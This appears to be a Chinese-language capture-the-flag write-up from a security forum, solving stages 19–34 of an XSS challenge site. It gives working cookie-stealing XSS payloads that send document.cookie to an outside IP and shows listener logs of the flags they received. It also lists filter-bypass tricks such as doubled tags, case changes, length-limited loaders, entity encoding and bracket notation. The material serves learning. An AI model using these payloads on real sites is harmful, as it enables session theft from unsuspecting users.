
```
http://c6a860d0948320766d5c4d8dc3bbdcdf9dd95884.knock.xss.moe/?q=1\');document.location=`http://134.175.33.164:1234/?${documen
```

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36084)
GET /?flag=FLAG{d63f01e25d89[redacted]dbfe7e2} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://c6a860d0948320766d5c4d8dc3bbdcdf9dd95884.knock.xss.moe/?q=1\%27);document.location=`http://134.175.33.164:1234/?${document.cookie}`;//
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage19



尝试代码注入

但是我发现我用这个payload老是打不到cookie

```
http://224d0c5677307d743ba90c8f81e42f5be648cd97.knock.xss.moe/?q=XSS%27);window.open(`http://134.175.33.164:1234/?${document.c
```

然后发现，必须要我把前面那个xss的弹窗点了之后后面的js代码才会触发，然而后台的bot并不会点击弹窗，所以才导致我们后面的代码不会执行，所以我们的利用点必须是

最终payload

```
http://224d0c5677307d743ba90c8f81e42f5be648cd97.knock.xss.moe/?q=XSS',window.open(`http://134.175.33.164:1234/?${document.cook
```


```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 37358)
GET /?flag=FLAG{a114b665c977f2b0[redacted]cb29} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://224d0c5677307d743ba90c8f81e42f5be648cd97.knock.xss.moe/?q=XSS%27,window.open(`http://134.175.33.164:1234/?${document.cookie}`));//
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage20

发现script被替换为空，双写script即可绕过



先知社区

payload

```
http://303f34eb0a974a432254a4cb2d6e07fa6f8b0b7f.knock.xss.moe/?q=<scriscriptpt>document.location=`http://134.175.33.164:1234/?
```

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36594)
GET /?flag=FLAG{7bde5b2442[redacted]51041} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://303f34eb0a974a432254a4cb2d6e07fa6f8b0b7f.knock.xss.moe/?q=%3Cscriscriptpt%3Edocument.location=`http://134.175.33.164:1234/?${document.cookie}`%3C/scriscriptpt%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage21

和上一题差不多，只不过这题双写script没有用，但是我们可以用大小写绕过，但是发现无论怎么样都收不到cookie，查看一波响应头，发现

先知社区

X-XSS-Protection:1;mode=block,这里使用了XSS过滤，如果检测到攻击，就会浏览器会阻止页面渲染

但是它会把script替换为空，所以我们可以利用script混淆代码，导致浏览器检测不出xss；
payload

```
http://49ab9ff165cd76ffe06af0b72f450c82f35db396.knock.xss.moe/?q=<Script>docuscriptment.loscriptcation=`http://134.175.33.164:
```


```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 37412)
GET /?flag=FLAG{ca33d0e12fd22c1c4fd[redacted]b0} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://49ab9ff165cd76ffe06af0b72f450c82f35db396.knock.xss.moe/?q=%3CScript%3Edocuscriptment.loscriptcation=`http://134.175.33.164:1234/?${document.cookie}`%3C/sCript%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区


stage22

22关发现有长度限制



发现最大长度是65

标签首先考虑用svg比较合适，然后用//代替http://，IP使用十进制ip




刚好65个踩点，最后payload


```
http://bcd699e871d46c191f3c43a7197c18440b308507.knock.xss.moe/?q=<svg/onload=window.open(`//2259624356:1234/?${document.cookie
```

stage23

这题限制55个字符



我们可以使用location.hash，然后<svg/onload=eval(location.hash.slice(1))>，最后在#后面再加上我们的payload



长度41，没毛病

最终payload


```
http://51b123fbd6a21b3cf43f49e0a1014221e191c7db.knock.xss.moe/?q=<svg/onload=eval(location.hash.slice(1))>#window.open(`http:/
```

stage24


这关限制字符45，但是stage23的payload仍然能用

```
http://1498f071159fd60222c0e7e82b7b6ff046e9e52e.knock.xss.moe/?q=<svg/onload=eval(location.hash.slice(1))>#window.open(`http:/
```

stage25



这关限制35个字符，这还让不让人活了。这题前前后后搞了一小时，弄得我头皮发麻，无奈查了很多Short XSS，功夫不负有心人，发现了一片新天地



既然后台的bot是直接加载我们提交的URL，那么我们尝试在我们vps上部署以下代码

```
<script>
window.name = "location.href=`http://134.175.33.164:1234/?${parent.document.cookie}`";
location.href = "http://8e67e39d7e01213d5551c696ef8641b625cc8dd7.knock.xss.moe/?q=<svg/onload=eval(window.name)>";
</script>
```


然后把我的vps的链接直接提交过去

Getflag


stage26

这题回把我们payload全部转化为大写，但是js中的函数是区分大小写的，但是我们可以用HTML实体编码绕过，然后再urlencode，不然浏览器会把#后面当作描点
payload

```
http://89078a2f1f0b7d9f210b1876f4b20ada0a090ebb.knock.xss.moe/?q=<img src="x" onerror=%26%23%78%37%37%3b%26%23%78%36%39%3b%26%
```



stage27




这题把.给过滤了，但是我们可以用数组的形式表示：window['open'],document['cookie']，
URL中的点的话，我们有两种方法，第一种方法是把ip地址转化为十进制ip地址，第二种方法是把url中的.换成中文的句号，浏览器会把中文的句号自动转化成.
payload：

■■■:

```
http://295a1d900c5bf618101abf69083622d0f69aded1.knock.xss.moe/?q=<script>window['open'](`http://134■175■33■164:1234/?${docume
```

■■■■


```
http://295a1d900c5bf618101abf69083622d0f69aded1.knock.xss.moe/?q=<script>window['open'](`http://2259624356:1234/?${document['c
```



stage28

这题比上一题多了一个过滤了双引号和单引号，但是我们可以用反引号绕过
payload

```
http://02f6f47ddaa7b22137a74843f2c4f1ac915dda3b.knock.xss.moe/?q=<script>window[`open`](`http://2259624356:1234/?${document[`c
```



stage29

这题过滤了括号和.，用document['location']就ok了
payload

```
http://a4bf8393a4159b94aa4b84e9a134d5e6140f3c34.knock.xss.moe/?q=document[`location`]=`http://2259624356:1234/?${document[`coo
```


stage30

和上一题一毛一样

```
http://ebf510ac2d79576cd5b7d45412eaf3eed1781bd0.knock.xss.moe/?q=document[`location`]=`http://2259624356:1234/?${document[`coo
```


stage31-34(这四题一毛一样)

这题过滤了>，但是没有过滤掉<，但是<svg/onload=alert(1)不需要闭合尖括号也可以执行



payload

```
http://bb84607f02113a22396438c9a67e4c5abdfd6561.knock.xss.moe/?q=%3Csvg/onload=document[`location`]=`http://2259624356:1234/?$
```



总结

虽然这些题目并不是很难，但是套路还是很多的，学到了不少东西

点击收藏 | 1 关注 | 2

上一篇：ret2csu 下一篇：关于堆栈迁移的研究

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板